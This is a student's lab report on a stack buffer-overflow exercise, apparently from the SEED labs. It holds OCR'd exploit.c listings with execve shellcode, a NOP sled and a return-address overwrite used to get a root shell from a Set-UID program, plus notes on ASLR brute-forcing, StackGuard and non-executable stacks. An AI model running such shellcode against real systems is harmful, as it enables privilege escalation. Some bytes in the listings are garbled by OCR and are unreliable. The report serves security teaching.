INFORMATION SECURITY LABORATORY WEEK 3


BY: RAJDEEP SENGUPTA

SRN: PES1201800144


SECTION: C

Note: Please find the terminal username as my SRN followed by my name 'seed@pes1201800144rajdeep'. Also find the screenshots followed by observations for each task.

TASK 1:




Screenshot 1.1: Disabling countermeasure in the form of address space layout randomization.



Screenshot 1.2: Executing the call_shellcode to get user shell

When the program is executed, we get access to /bin/sh shown by \$. Since it was not a Set UID root program, we get user shell and not a root shell.




Screenshot 1.3: linking /bin/sh to /bin/zsh and then executing the call_shellcode to get root shell


In this case, we get a root shell. The program is made Set UID root by 'chown root' and 'chmod 4755' commands. When this program is executed, a root shell is achieved which can be seen by #.

TASK 2:

Screenshot 2.1: Code snippet



Screenshot 2.2: Compiling and making its owner root




Screenshot 2.3: Executing the code


This program is a vulnerable program. This is because:

- 1. It is Set UID root program
- 2. It has buffer overflow vulnerability since the buffer in bof can have 24 bytes but the original input can have 517 bytes hence buffer overflow can occur easily

TASK 3:




Screenshot 3.1: Starting debugging session




Screenshot 3.2: Getting the difference of ebp and buffer values

```
exploit.c (~/Desktop/new) - gedit
                                                                                                                                                                                                  tu En 💷
           1 /* exploit.c
          ar shellcode[]=
"\x31\xc0"
"\x50"
"\x68""/sh"
"\x68""/bin"
"\x89\xe3"
"\x50"
"\x53"
"\x53"
"\x99\xe1"
"\x99\xe1"
"\x99\xe1"
"\x99\xe1"
                                                       /* xorl
/* pushl
/* pushl
/* pushl
/* movl
/* pushl
/* movl
/* cdq
/* movb
/* int
                                                                        %eax,%eax
                                                                        %eax
$0x68732f2f
                                                                        $0x6e69622f
                                                                         %esp,%ebx
                                                                        %eax
                                                                        %ehx
                                                                        %esp,%ecx
                                                                        $0x0b,%al
$0x80
         19;
         21 void main(int argc, char **argv)
                  char buffer[517];
FILE *badfile;
int shelllen,offset,buff,ebp,ret;
                   /* Initialize buffer with 0x90 (NOP instruction) */
                   memset(&buffer, 0x90, 517);
                   /* You need to fill the buffer with appropriate contents here */
                   shelllen = strlen(shellcode);
memcpy(buffer+517-shelllen, shellcode, shelllen);
         31
32
33
34
35
                   ebp=0xbfffea58;
offset=ebp-buff+4;
ret=buff+offset+100;
                   memcpy(buffer+offset,&ret,4);
                   /* Save the contents to the file "badfile" */
badfile = fopen("./badfile", "w");
fwrite(buffer, 517, 1, badfile);
fclose(badfile);
```


Screenshot 3.3: Code snippet exploit.c



Screenshot 3.4: Creating the badfile




Screenshot 3.5: Executing the stack program gives the root shell




Screenshot 3.6: It can be seen that the UID=1000 and the euid=0

We create a breakpoint in the bof function of the program. Then we execute in debug mode to capture the buffer and ebp values. We find the difference between the ebp and start of the buffer to find the address of the return address value. This is stored in the return address field of the stack. Still the UID is not root.



Screenshot 3.7: Executing makeitroot program given in the manual, we get uid=0(root)




Screenshot 3.8: Contents of makeitroot file


Initially, we get a root shell but with user id not equal to 0(root) on executing stack program in Screenshot 3.6. This is because the effective user id and actual user id are not the same.

So a file named 'makeitroot.c' is compiled which has the code to Set UID to root. This file is executed in root shell as shown in Screenshot 3.7. Since we have root privileges due to buffer overflow attack, we are able to change the user id(uid) to 0(root).


TASK 4:




Screenshot 4.1: Changing back /bin/sh symbolic link to /bin/dash



Screenshot 4.2: dash_shell_test executable file owner is root




Screenshot 4.3: Executing dash_shell_test, we enter the non-root terminal



Screenshot 4.4: Uncommented line in code which sets the uid to 0 and running the program, we get a root shell

```
exploit.c (~/Desktop/final) - gedit
 0
          1 /* exploit.c */
           3 /* A program that creates a file containing code for launching shell*/
          4 #include <stdlib.h>
5 #include <stdio.h>
6 #include <string.h>
          7 char shellcode[]=
                  "\x31\xc0"
"\x50"
"\x68""/sh"
"\x68""/bin"
"\x89\xe3"
"\x50"
"\x53"
"\x89\xe1"
"\x99"
"\x90\x00"
"\xcd\x80"
                                                     /* xorl
/* pushl
/* pushl
/* pushl
/* movl
/* pushl
/* movl
/* cdq
/* movb
/* int
                                                                       %eax,%eax
                                                                      %eax
$0x68732f2f
                                                                      $0x6e69622f
%esp,%ebx
                                                                      %eax
                                                                      %ebx
%esp,%ecx
                                                                      $0x0b,%al
$0x80
        24;
25
        char buffer[517];
FILE *badfile;
                  int shelllen,offset,buff,ebp,ret;
                   /* Initialize buffer with 0x90 (NOP instruction) */
                  memset(&buffer, 0x90, 517);
                      You need to fill the buffer with appropriate contents here */
                  shelllen = strlen(shellcode);
memcpy(buffer+517-shelllen, shellcode, shelllen);
                  buff=0xbfffe950;
ebp=0xbfffea48;
offset=ebp-buff+4;
```


Screenshot 4.5: Code snippet for exploit.c → changes made




Screenshot 4.6: On executing the stack program, we get a root shell

This time the /bin/dash countermeasure is present due to symbolic link from /bin/sh to /bin/dash unlike in Task 2. Exploit.c is modified as shown in Screenshot $4.5 \rightarrow$ assembly code to perform system call of setuid is added to the shellcode. When this is executed, badfile is created which on execution of stack, runs the stack Set UID root program.


TASK 5:




Screenshot 5.1: Address randomization is enabled for stack and heap. Then the stack program is run which produces segmentation fault



Screenshot 5.2: Code snippet of infinite.sh




Screenshot 5.3: When the infinite.sh script execution ends, a root shell is achieved




Screenshot 5.4: When checking id, uid=0(root)

In the previous tasks, the stack frame randomization was disabled which made it easy to guess the offset and to place the malicious payload. In this task, randomization is enabled. Hence, to perform the overflow we need to execute a brute force attack to get the address. This is done through infinite.sh script.

TASK 6:



Screenshot 6.1: Disabling the address randomization




Screenshot 6.2: When executing the program with executable stack and with stackguard protection, the output is "stack smashing detected"


This happens since stackguard protection protects from buffer overflow. This explains that the stackguard protection detects buffer overflow on stack-allocated variables and prevents them from causing program misbehaviour or from becoming serious vulnerabilities.

Stackguard protection modifies the organisation of stack-allocated data by including a canary value. When the canary value is destroyed by stack buffer overflow, it is detected and prevented.

TASK 7:



Screenshot 7.1: The program is compiled with non-executable stack and stackguard protection is turned off and also with address randomization turned off.



Screenshot 7.2: Executing the program, it produces segmentation fault

In this task, since the stack is non-executable, hence the segmentation fault. In non-executable stack, the malicious data is treated as data and not code to be executed. Therefore the buffer overflow fails.